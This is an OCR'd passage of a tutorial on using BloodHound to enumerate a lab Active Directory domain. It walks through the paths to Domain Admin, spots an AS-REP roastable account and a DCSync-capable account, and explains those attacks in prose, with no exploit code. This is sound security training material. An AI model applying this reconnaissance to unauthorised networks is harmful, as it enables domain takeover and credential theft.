
computers.json
Upload Complete 100%

domains.json
Upload Complete 100%

groups.json
Upload Complete 100%

users.json
Upload Complete 100%

Now that all the json files have been uploaded, the BloodHound GUI can start plotting the graphs. The way Bloodhound works is that now that it is loaded with the data files from the domain, you can either enter queries to plot graphs or use the pre-built queries. In this guide, we will be using the pre-built queries.


Search for a node


Database Info Node Info Analysis

Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Enumerating with BloodHound

Let’s begin our enumeration with the Pre-Built Analytics Queries. The first one that we use is Find All Domain Admins. This query will fetch all the domain admins it can find in its database and plot them on the graph as shown in the image below. Since our domain has only one Domain Admin, it shows one node and then for two groups under that Domain Admin.



Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
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
The next one is pretty interesting, too. This one is called "Find Shortest Paths to Domain Admins." This means that BloodHound will plot the domain admins and the users that it can find, and then we will be able to deduce what kind of path we want to take to go on exploiting so that we can reach the domain admin with the least resistance. As we can see in the image below, there are four paths, of which two (yellow nodes) are equidistant. This means we can either use any one of them to get to the Domain Admins or we know that there is Generic Write permission that we can use to exploit to get to the Domain Admin. Hence, this is how, in a particularly complicated and large domain environment, it can help the attacker to figure out their way into the mess and get that Domain Admin Access.


Search for a node
Database Info
Node Info
Analysis
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
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)
Custom Queries
No user defined queries.
GenericWrite
GenericWrite
MemberOf
MemberOf
ADMINS@IGNITE.LOCAL

Another prebuilt query that we will be using is the Find AS-REP Roastable Users (DontReqPreAuth) Query. AS-REP roasting is an offensive technique against Kerberos that allows password hashes to be retrieved for users that do not require pre-authentication. If the user has "Do not use Kerberos pre-authentication" enabled, then an attacker can recover a Kerberos AS-REP encrypted with the user's RC4-HMAC'd password and attempt to crack this ticket offline.

Pre-authentication is the initial stage of Kerberos authentication, which is managed by the KDC Authentication server and is meant to prevent brute-force attacks. From the image, we can see that the Japneet user is vulnerable to the AS-REP Roasting attack.

Learn More: AS-REP Roasting


Database Info | Node Info | Analysis

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
Custom Queries

No user defined queries.

The conclusion that we came to according to our enumeration with BloodHound is that the Japneet user is vulnerable to AS-REP roasting. This claim can be verified by browsing the Active Directory Users and Computers and then further descending into the user properties of the Japneet user. In the Japneet user properties window, there is an Account Tab. Inside the Account tab, we can see that the Japneet user does not require Kerberos preauthetication.



File Action View Help

Active Directory Users and Com
Saved Queries
ignite.local
Builtin
Computers
Domain Controllers

Name	Type
aarti	User
geet	User
ignite	User
japneet	User

japneet Properties

Published Certificates | Member Of | Password Replication | Dial-in | Object | Security | Environment | Sessions | Remote control | Remote Desktop Services Profile | COM+ | Attribute Editor | General | Address | Account | Profile | Telephones | Organization

User logon name: japneet @ignite.local

User logon name (pre-Windows 2000): IGNITE\ japneet

Logon Hours... Log On To...

☐ Unlock account


Account options:

☐ Use only Kerberos DES encryption types for this account
☐ This account supports Kerberos AES 128 bit encryption.
☐ This account supports Kerberos AES 256 bit encryption.
☑ Do not require Kerberos preauthentication

Account expires
(● Never)
○ End of: Wednesday, May 12, 2021

OK Cancel Apply Help

Another attack for which we can enumerate using the BloodHound is the DC Sync Attack. This attack allows an attacker to replicate Domain Controller (DC) behavior. Typically, it impersonates as a domain controller and requests other DC's for user credential data via GetNCChanges. But the compromised account should be a member of administrators, Domain Admin, or Enterprise Admin to retrieve account password hashes from the other domain controllers. From the BloodHound graph, we can see that the



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
The conclusion that we came to according to our enumeration with BloodHound is that Geet users are vulnerable to DCSync Attacks. This claim can be verified by browsing the Active Directory Users and Computers and then further descending into the user properties of the Geet user. In the Geet user Properties Window, there is a Member Of Tab. Inside the Member Of tab, we can see that the Geet user is a part of the Domain Admins, which makes that user vulnerable to a DC Sync Attack.



